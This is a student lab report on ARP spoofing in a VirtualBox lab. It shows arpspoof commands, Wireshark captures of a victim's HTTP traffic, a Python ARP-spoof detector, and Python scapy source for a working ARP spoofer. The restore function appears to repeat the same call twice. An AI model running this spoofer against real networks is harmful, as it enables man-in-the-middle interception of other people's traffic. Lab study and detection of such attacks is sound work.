

**NAME : E.Blessing Charles**

**NO : 2019103012**


**R - Batch**

**Module - IV**

## **ARP SPOOF**

### **Environment :**

Created two virtual box both configured to be in the same subnet 10.0.2.0/24 of NAT network type for the attacker and the normal user to simulate the attacking scenario of arpspoof .



Attacker : Hannah virtual machine

IP : 10.0.2.4

User : Barbera virtual machine

IP : 10.0.2.15

Tools

New
Settings
Discard
Show

New group

SecureStoreServer

Powered Off

protostar

Powered Off

Hannah

Running

BarBera

Powered Off

fusion

Powered Off

Google Pixel XL (factory-backup)

Powered Off

ctfbox\_default\_1650635658863\_29510

Powered Off

testing

Saved

General

Name: Hannah  
Operating System: Debian (64-bit)

System

Base Memory: 2048 MB  
Processors: 2  
Boot Order: Hard Disk, Optical  
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization

Display

Video Memory: 128 MB  
Graphics Controller: VM5VGA  
Remote Desktop Server: Disabled  
Recording: Disabled

Storage

Controller: IDE  
IDE Primary Device 0: [Optical Drive] Empty  
Controller: SATA  
SATA Port 0: Kali-Linux-2021.4a-virtualbox-amd64-disk001.vdi (Normal, 80.00 GB)

Audio

Host Driver: PulseAudio  
Controller: ICH AC97

Network

Adapter 1: Intel PRO/1000 MT Desktop (NAT Network, 'NatNetwork')

USB

USB Controller: OHCI  
Device Filters: 1 (1 active)

Shared folders

Shared Folders: 1

Description

Kali Rolling (2021.4a) x64

# Attacker machine

hannah@hannah: ~/Desktop

File
Actions
Edit
View
Help

(hannah@hannah)~[~/Desktop]

\$ ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255  
inet6 fe80::a00:27ff:fe7:55d9 prefixlen 64 scopeid 0x20<link>  
ether 08:00:27:f7:55:d9 txqueuelen 1000 (Ethernet)  
RX packets 3 bytes 1240 (1.2 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 17 bytes 1778 (1.7 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 0 bytes 0 (0.0 B)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 0 bytes 0 (0.0 B)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(hannah@hannah)~[~/Desktop]

\$ route -n

Kernel IP routing table  
Destination Gateway Genmask Flags Metric Ref Use Iface  
0.0.0.0 10.0.2.1 0.0.0.0 UG 100 0 0 eth0  
10.0.2.0 0.0.0.0 255.255.255.0 U 100 0 0 eth0

(hannah@hannah)~[~/Desktop]

\$ arp -a

? (10.0.2.3) at 08:00:27:7c:ee:1c [ether] on eth0  
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth0

(hannah@hannah)~[~/Desktop]

\$

## User machine

```
kan@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe73:78b prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:73:07:8b txqueuelen 1000 (Ethernet)
    RX packets 2 bytes 650 (650.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 1204 (1.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~/Desktop]
$ route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
0.0.0.0 10.0.2.1 0.0.0.0 UG 100 0 0 eth0
10.0.2.0 0.0.0.0 255.255.255.0 U 100 0 0 eth0

(kali@kali)-[~/Desktop]
$ arp -a

(kali@kali)-[~/Desktop]
$
```


The arp table of the user is currently empty . Now the attacker can send ARP packets to both the default gateway and the user to poison their ARP tables .

Steps :

1. Send ARP packets to default gateway and claim the attacker is at 10.0.2.15(client ip) with the attacker mac address . since ARP is an unauthenticated and stateless protocol so the attacker can disguise as the user to the router
2. Send ARP packets to the user and claim he is the default gateway by spoofing his mac address to 10.0.2.1 and poison the user arp table .


So the user will think the attacker is the default gateway and the router will think the attacker is the normal user , so now the attacker can view the flow of packets between the client and the default gateway which is known as man in the middle attack . Hence by performing arp spoofing , the attacker can perform man in the attack and view any unencrypted traffic .

## Enabling IP forwarding to forward the flow of flow of packets



```
Activities VirtualBox Machine May 30 16:16
Hannah [Running] - Oracle VM Virtua
File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help
root@hannah: /home/hannah/Desktop
(root@hannah)-[/home/hannah/Desktop]
# echo 1 > /proc/sys/net/ipv4/ip_forward
(root@hannah)-[/home/hannah/Desktop]
#
```

## Performing arp scan on the subnet



```
(hannah@hannah)-[~/Desktop]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:f7:55:d9, IPv4: 10.0.2.4
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00    QEMU
10.0.2.2      52:54:00:12:35:00    QEMU
10.0.2.3      08:00:27:7c:ee:1c    PCS Systemtechnik GmbH
10.0.2.15     08:00:27:73:07:8b    PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.995 seconds (128.32 hosts/sec). 4 responded
```

## Poisoning the default gateway and the user

```
File Actions Edit View Help
(hannah@hannah) - [~/Desktop]
$ sudo arpspoof -i eth0 -t 10.0.2.1 10.0.2.15
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
^Xasasc8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
```

```
(hannah@hannah) - [~/Desktop]
$ sudo arpspoof -i eth0 -t 10.0.2.15 10.0.2.1
[sudo] password for hannah:
8:0:27:f7:55:d9 8:0:27:73:78:b 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 8:0:27:73:78:b 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f7:55:d9
^Xas8:0:27:f7:55:d9 8:0:27:73:78:b 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 8:0:27:73:78:b 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 8:0:27:73:78:b 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 8:0:27:73:78:b 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f7:55:d9
```

## WireShark Capturing of the spoof packets

WireShark interface showing captured ARP spoofing packets. The packet list shows multiple ARP replies from 10.0.2.15 to 10.0.2.1, all marked as "duplicate use of 10.0.2.1 detected!".

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
2	0.187166770	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
3	2.000111873	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
4	2.195931981	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
5	4.033148317	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
6	4.202095460	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
7	6.033278838	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
8	6.203583061	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
9	8.050995600	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
10	8.203850027	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
11	10.054841733	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
12	10.205082283	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
13	12.059466137	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
14	12.207401705	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
15	14.063938982	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
16	14.207541757	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
17	16.064092723	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9

Frame 2: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface any, id 0  
Linux cooked capture v1  
Address Resolution Protocol (reply)  
Duplicate IP address detected for 10.0.2.15 (08:00:27:f7:55:d9) - also in use by 08:00:27:73:07:8b (frame 1)  
Duplicate IP address detected for 10.0.2.1 (52:54:00:12:35:00) - also in use by 08:00:27:f7:55:d9 (frame 1)

Packet details for Frame 2 (ARP Reply):


0000 00 04 00 01 00 06 08 00 27 f7 55 d9 00 00 08 06 ..... 'U.....  
0010 00 01 08 00 06 04 00 02 08 00 27 f7 55 d9 0a 00 ..... 'U...  
0020 02 0f 52 54 00 12 35 00 0a 00 02 01 ..... RT..5.....

The attacker now constantly sending to default gateway - 10.0.2.1 that 10.0.2.15 is at attacker mac address and sending to user - 10.0.2.15 that 10.0.2.1 is at attacker mac address

## Performing man in the middle attack

As the attacker can view any unencrypted traffic of client , if the client goes to any http site , the attacker can view all the packets .

Client going to testhtml5.vulnweb.com which is a http site



## Attacker's wireshark

Hannah [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

\*any

No.	Time	Source	Destination	Protocol	Length	Info
475	208.626342299	10.0.2.15	117.18.237.29	HTTP	388	GET / HTTP/1.1

Frame 475: 388 bytes on wire (3104 bits), 388 bytes captured (3104 bits) on interface any, id 0

```
0000 00 00 00 01 00 05 08 00 27 73 07 00 00 00 08 00  .... 8..s....
0010 45 00 01 74 22 91 40 00 40 06 e4 fc 0a 00 02 0f  E..t.@.....
0020 2c e4 f9 03 c1 48 00 50 8c 04 f3 95 00 00 19 8b  ,..H.P.....
0030 50 19 fa f0 ca f5 00 00 47 45 54 20 2f 20 48 54  P.....GET / HT
0040 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 74 65  TP/1.1..Host: te
0050 73 74 68 74 6d 6c 35 2e 76 75 6c 6e 77 65 62 2e  sthtml5.vulnweb.
0060 63 6f 6d 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a  com..User-Agent:
0070 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 58 31  Mozilla/5.0 (X1
0080 31 3b 20 4c 69 6e 75 78 20 78 38 36 5f 36 34 3b  1; Linux x86_64;
0090 20 72 76 3a 37 38 2e 30 29 20 47 65 63 6b 6f 2f  rv:78.0 ) Gecko/
00a0 32 30 31 30 30 31 30 31 20 46 69 72 65 66 6f 78  20100101 Firefox
00b0 2f 37 38 2e 30 0d 0a 41 63 63 65 70 74 3a 20 74  /78.0..Accept: t
00c0 65 78 74 2f 68 74 6d 6c 2c 61 70 70 6c 69 63 61  ext/html, applica
00d0 74 69 6f 6e 2f 78 68 74 6d 6c 2b 78 6d 6c 2c 61  tion/xhtml+xml,a
00e0 70 70 6c 69 63 61 74 69 6f 6e 2f 78 6d 6c 3b 71  pplicati on/xml;q
00f0 3d 30 2e 39 2c 69 6d 61 67 65 2f 77 65 62 70 2c  =0.9,image/webp,
0100 2a 2f 2a 3b 71 3d 30 2e 38 0d 0a 41 63 63 65 70  /*;q=0.8..Accept
0110 74 2d 4c 61 6e 67 75 61 67 65 3a 20 65 6e 2d 55  t-Language: en-U
0120 53 2c 65 6e 3b 71 3d 30 2e 35 0d 0a 41 63 63 65  S,en;q=0.5..Acce
0130 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69  pt-Encoding: gzi
0140 79 2c 20 64 65 66 6c 61 74 65 0d 0a 43 6f 6e 6e  p, deflate..Conn
0150 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 6c 69  ection: keep-all
0160 76 65 0d 0a 55 70 67 72 61 64 65 2d 49 6e 73 65  ve..Upgrade=Inse
```

HyperText Transfer Protocol: Protocol

Packets: 1860 - Displayed: 17 (0.9%)

Now he can see any unencrypted traffic of the spoofed user .

## ARP Spoof detection with custom script in python :



## ARP Spoof Detector Code

```
import scapy.all as scapy
def get_mac(ip):
    arp_req = scapy.ARP(pdst=ip)
    ether = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    broadcast = ether/arp_req
    answered = scapy.srp(broadcast, timeout=1, verbose=False)[0]
    mac = answered[0][1].hwsrc
    return mac

def process_packets(packet):
    if packet.haslayer(scapy.ARP) and packet[scapy.ARP].op == 2:
        ip = packet[scapy.ARP].psrc
        given_mac = packet[scapy.ARP].hwsrc
        org_mac = get_mac(ip)
        if given_mac != org_mac :
            print("[+]YOU ARE UNDER ARP_SPOOFING[+]")
            print(f"ip : {ip} mac : {org_mac} \n")
            flag = int(input("\nif you want to check again press
1 orelse press 0: "))
```



```

        else :
            print("not under attack...")
            flag = int(input("if you want to check again press 1
or else press 0: "))
            if flag:
                print("checking again.....")
                main()
            else:
                exit(0)

def main():
    scapy.sniff(iface=interface,store=False,prn=process_packets)

def start():
    global interface
    interface = input("enter your network interface [eg: wlan0 ,
eth0 ]: ")
    main()

start()

```

**Instead arpspoof tool , we can create our own tool in python to perform the same task**

## Python code

```

import scapy.all as scapy
import time
from scapy.layers import http
def get_mac(ip):
    arp_req = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    packet = broadcast/arp_req

```

```


    answered = scapy.srp(packet, timeout=1, verbose=False)[0]
    mac = answered[0][1].hwsrc
    return mac

def spoof(target_ip , spoof_ip):
    spoof_packet = scapy.ARP (op=2
, pdst=target_ip, hwdst=get_mac(target_ip), psrc=spoof_ip)
    scapy.send(spoof_packet, verbose=False)
def restore(target_ip , spoof_ip):
    spoof_packet = scapy.ARP(op=2, pdst=target_ip,
hwdst=get_mac(target_ip), psrc=spoof_ip ,
hwsrc=get_mac(spoof_ip))
    scapy.send(spoof_packet , count=5 , verbose=False)

def start():
    i = 0
    router_ip = input("\n\nENTER THE ROUTER IP : ")
    target_ip = input("\n\nENTER THE TARGET IP : ")
    while True:
        try:
            spoof(target_ip, router_ip)
            spoof(router_ip, target_ip)
            i += 2
            print(f"\r [{i}] packet send", end="")
            time.sleep(2)
        except Exception as e:
            print(e)
            restore(target_ip, router_ip)
            restore(target_ip, router_ip)
            print("restored ARP tables of victims.....")
            exit(0)

```

## Running our custom arp spoofer



```
File Machine View Input Devices Help
hannah@hannah: ~/Desktop
(hannah@hannah)-[~/Desktop]
$ sudo python3 spoof.py

ENTER THE ROUTER IP : 10.0.2.1
ENTER THE TARGET IP : 10.0.2.15
[+]12 packet send
```

## Arp table of user after spoofing



```
File Machine View Input Devices Help
kali@kali: ~/Desktop
(kali@kali)-[~/Desktop]
$ arp -a
? (10.0.2.3) at 08:00:27:7c:ee:1c [ether] on eth0
? (10.0.2.1) at 08:00:27:f7:55:d9 [ether] on eth0
? (10.0.2.4) at 08:00:27:f7:55:d9 [ether] on eth0
(kali@kali)-[~/Desktop]
$
```